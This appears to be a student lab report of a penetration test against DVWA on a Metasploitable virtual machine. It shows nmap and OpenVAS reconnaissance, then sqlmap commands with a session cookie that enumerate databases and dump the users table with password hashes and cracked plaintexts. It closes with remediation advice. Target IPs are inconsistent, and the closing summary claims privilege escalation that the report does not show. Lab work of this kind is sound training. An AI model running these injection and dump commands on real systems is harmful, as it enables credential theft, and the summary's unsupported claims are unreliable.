



Full VAPT Cycle – DVWA Assessment

1. Scope of Engagement

This penetration test was conducted on the internal target:

Target IP: 10.33.226.229

Application: DVWA

2. Tools Used

Tool	Purpose
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Kali Linux	Testing environment
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Nmap	Reconnaissance
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OpenVAS	Vulnerability scanning
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sqlmap	SQL Injection exploitation
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Metasploit	Optional exploitation
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3. Methodology – PTES Phases

Phase 1: Reconnaissance

Step 1: Run Nmap Scan

nmap -sV -sC 10.33.226.229

Identify:

- Open ports
- Apache version
- MySQL
- PHP version

```
(gyanesh@kali)-[~/cyart]
$ nmap -sV 10.33.226.229
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-12 13:19 +0530
Nmap scan report for 10.33.226.229
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:73:BA:83 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.88 seconds
```



Phase 2: Vulnerability Scanning (OpenVAS)

Step 2: Start OpenVAS (Greenbone)

gvm-start

Create new scan

Target: 10.33.226.223

Run full scan

After scan completes:

- Go to Reports
- Export vulnerability summary


Log findings in table:

Timestamp | Target IP | Vulnerability | PTES Phase

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2026-02-12 09:00:00 | 10.33.226.223 | SQL Injection | Exploitation

2026-02-12 09:07:00 | 10.33.226.223 | Cross-Site Scripting | Exploitation





Phase 3: Exploitation (SQL Injection)

Target: DVWA SQL Injection Page

Navigate to:

DVWA → Vulnerabilities → SQL Injection

Set Security Level to LOW.

Step 3: Capture URL

vulnerable URL:

`http://10.33.226.229/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#`

Copy your PHPSESSID from browser cookies.

Step 4: Run sqlmap

`sqlmap -u "http://10.33.226.229/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=e9266ca18b7cea16c7e9078e93fc9d4a" --dbs`

If vulnerable → sqlmap detects injection.

```
[15:21:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:21:13] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[15:21:13] [INFO] fetched data logged to text files under '/home/gyanesh/.local/share/sqlmap/output/10.33.226.229'
```



Step 5: Dump Database

sqlmap -u "http://10.33.226.229/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=e9266ca18b7cea16c7e9078e93fc9d4a" --dump

```
database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

[15:23:07] [INFO] table 'dvwa.users' dumped to CSV file '/home/gyanesh/.local/share/sqlmap/output/10.33.226.229/dump/dvwa/users.csv'
[15:23:07] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[15:23:07] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
+-----+-----+-----+

[15:23:07] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/gyanesh/.local/share/sqlmap/output/10.33.226.229/dump/dvwa/guestbook.csv'
[15:23:07] [INFO] fetched data logged to text files under '/home/gyanesh/.local/share/sqlmap/output/10.33.226.229'

[*] ending @ 15:23:07 /2026-02-13/
```



- Extracted database tables
- Dumped user credentials

Phase 4: Post-Exploitation

You may:

- Extract user table
- View password hashes
- Check privilege level

Phase 5: Remediation Recommendations

The following security improvements are recommended:

1. Implement Prepared Statements
2. Use Parameterized Queries
3. Apply Input Validation
4. Enable Web Application Firewall
5. Hide error messages
6. Update Apache & PHP
7. Conduct periodic vulnerability scans

Non - Technical Summary

During this phase of the assessment, we evaluated what actions an attacker could perform after gaining initial access to the system. The primary objective was to determine whether user privileges could be elevated and whether sensitive files could be accessed. The test demonstrated that it was possible to increase access rights under certain conditions and retrieve important configuration data. The integrity of the collected file was verified using a secure hashing method to ensure accuracy and authenticity. These findings highlight the importance of proper privilege management, system hardening, and continuous monitoring to prevent unauthorized access and protect sensitive information.